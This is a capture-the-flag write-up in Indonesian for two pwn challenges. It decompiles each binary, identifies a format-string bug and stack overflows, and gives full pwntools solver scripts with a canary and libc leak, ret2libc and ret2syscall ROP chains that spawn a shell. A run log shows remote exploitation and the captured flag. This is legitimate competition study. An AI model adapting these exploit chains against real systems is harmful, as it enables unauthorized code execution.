


```
 4   int i; // [rsp+Ch] [rbp-94h]
 5   char buffer[136]; // [rsp+10h] [rbp-90h] BYREF
 6   unsigned __int64 v7; // [rsp+98h] [rbp-8h]
 7
 8   v7 = __readfsqword(0x28u);
 9   setup();
10   puts("I can predict your age!");
11   printf("Please tell me your name (your name will be used as a key!!): ");
12   fgets(buffer, 128, stdin);
13   for ( i = 0; buffer[i]; ++i )
14   {
15     if ( buffer[i] <= 96 || buffer[i] > 122 )
16     {
17       if ( buffer[i] > 64 && buffer[i] <= 90 )
18         buffer[i] = (buffer[i] - 59) % 26 + 65;
19     }
20     else
21     {
22       buffer[i] = (buffer[i] - 87) % 26 + 97;
23     }
24   }
25   printf("Your name key is: ");
26   printf(buffer);
27   puts("!");
28   printf("Now, please tell me your age: ");
29   gets(buffer);
30   v3 = atoi(buffer);
31   printf("I predict you will be %d years old in 10 years!\n", v3 + 10);
32   puts("I hope you are not lying!");
33   puts("Goodbye!");
34   return 0;
35 }
```


Cukup obvious ada 2 vuln, format string di line 26 dan buffer overflow di line 29. Tapi payload kita untuk beberapa karakter di shift jadi harus di akomodasi, lalu karena tidak ada win kita menggunakan **ret2libc.**

Berikut solver:


solve.py



```python
#!/usr/bin/env python3
from pwn import *

# =========================================================
#                          SETUP
# =========================================================
exe = './chall_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'info'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '103.87.66.171', 61009

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
breakrva 0x14BB
'''.format(**locals())

# =========================================================
#                         EXPLOITS
# =========================================================
def exploit():
    global io
    io = initialize()

    rop = ROP(exe)
    payload = b'%3$f|%25$f|%29$f'
    io.sendline(payload)
    io.recvuntil(b'Your name key is: ')
```



```
    libc.address, canary, elf.address = map(lambda x: int(x, 0), io.recvline().strip().split(b'|'))
    libc.address -= 0x114887
    elf.address -= 0x1298

    rop = ROP(libc)
    rop.raw(cyclic(136))
    rop.raw(canary)
    rop.raw(p64(rop.ret.address) * 2)
    rop.system(next(libc.search(b'/bin/sh\x00')))
    io.sendline(rop.chain())
    info(f'libc base: {hex(libc.address)}')

    io.interactive()

if __name__ == '__main__':
    exploit()
```




```
┌─[mirai@parrot]─[/mnt/Shared/CTFs/RecursionCTF2025/quals/pwn/When Yh/src/cok]
└──╼ $python3 solve.py REMOTE
[*] '/mnt/Shared/CTFs/RecursionCTF2025/quals/pwn/When Yh/src/cok/chall_patched'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[+] Opening connection to 103.87.66.171 on port 61009: Done
[*] Loaded 14 cached gadgets for './chall_patched'
[*] Loaded 219 cached gadgets for './libc.so.6'
[*] libc base: 0x7f3359dc9000
[*] Switching to interactive mode
!
Now, please tell me your age: I predict you will be 10 years old in 10 years!
I hope you are not lying!
Goodbye!
$ cat /flag*
RECURSION{wh3n_yh_g4k_b3gad4n9_mulu:skull:}
$ █
```

Pacaran kok Virtual


Flag: RECURSION{aku_jug4_v1rtu4l_k0k_b4ng:(}

Diberikan sebuah file:



```
┌─[mirai@parrot]─[~/ctf/RecursionCTF2025/quals/pwn/Pacaran kok Virtual/src]
└──╼ $file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/
NU/Linux 3.2.0, with debug_info, not stripped
┌─[mirai@parrot]─[~/ctf/RecursionCTF2025/quals/pwn/Pacaran kok Virtual/src]
└──╼ $pwn checksec chall_patched
[*] '/home/mirai/ctf/RecursionCTF2025/quals/pwn/Pacaran kok Virtual/src/chall_patched'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
    Debuginfo:  Yes
┌─[mirai@parrot]─[~/ctf/RecursionCTF2025/quals/pwn/Pacaran kok Virtual/src]
└──╼ $
```

Kita buka di IDA:




```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char buf[64]; // [rsp+0h] [rbp-60h] BYREF
  CommandExecutor executor; // [rsp+40h] [rbp-20h] BYREF
  __int64 **executorAddress; // [rsp+58h] [rbp-8h]

  setup();
  CommandExecutor::CommandExecutor(&executor);
  std::operator<<<std::char_traits<char>>(&std::cout, "Enter command: ");
  std::operator>><char,std::char_traits<char>>((std::istream *)&std::cin, buf);
  executorAddress = (__int64 **)&executor;
  (*executor._vptr_BaseCommandExecutor)(&executor, buf);
  return 0;
}
```

Well biasanya sih di CPP, kalau pake cin itu dipasangin data type nya sama string, tapi disini di input ke array. Jadi bisa buffer overflow. Dan karena:

1. Banyak gadgetnya
2. Ada /bin/bash di binary nya

Kita bisa langsung ret2syscall.

Ini kayaknya vtable overwrite intended nya ya, sy baru liat ada beberapa class 💀




Function name	Segmen
safe_command(char const*)	.text
BaseCommandExecutor::BaseCommandExecutor(vo...	.text
BaseCommandExecutor::execute(char const*)	.text
CommandExecutor::CommandExecutor(void)	.text
CommandExecutor::execute(char const*)	.text
FullCommandExecutor::FullCommandExecutor(void)	.text
FullCommandExecutor::execute(char const*)	.text

```
void __cdecl FullCommandExecutor::execute(FullCommandExecutor *const this, const char *command)
{
  __int64 v2; // rdx
  __int64 v3; // rax

  v2 = std::operator<<<std::char_traits<char>>(&std::cout, "Execute full command: ");
  v3 = std::operator<<<std::char_traits<char>>(v2, command);
  std::ostream::operator<<(v3, std::endl<char,std::char_traits<char>>);
  if ( this->default_command_only_ )
  {
    BaseCommandExecutor::execute(this, command);
  }
  else if ( this->full_command_pin_ == 0xD34DB33F )
  {
    safe_command(command);
  }
}
```


Berikut solver:

solve.py

```
#!/usr/bin/env python3
from pwn import *

# =========================================================
#                          SETUP
# =========================================================
exe = './chall_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '103.87.66.171', 61007

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
break *main
'''.format(**locals())

# =========================================================
#                         EXPLOITS
# =========================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)
    pop_rdi = 0x0000000000405145
    pop_r15_ret = 0x0000000000405144
    pop_rsi_mov_rdx_r15_pop_r15 = 0x0000000000474973
    syscall = 0x00000000004349ff
```



```
    pop_rax = 0x000000000044126a
    binbash = next(elf.search(b'/bin/bash\x00'))
    info('binbash: {}'.format(hex(binbash)))
    offset = 64
    payload = flat({
        offset: [
            0x4000f8,
            p64(rop.ret.address) * 32,
            pop_rdi,
            binbash,
            pop_r15_ret,
            0x0,
            pop_rsi_mov_rdx_r15_pop_r15,
            0x0,
            0x0,
            pop_rax,
            0x3b,
            syscall,
        ]
    })
    io.sendline(payload)

    io.interactive()

if __name__ == '__main__':
    exploit()
```

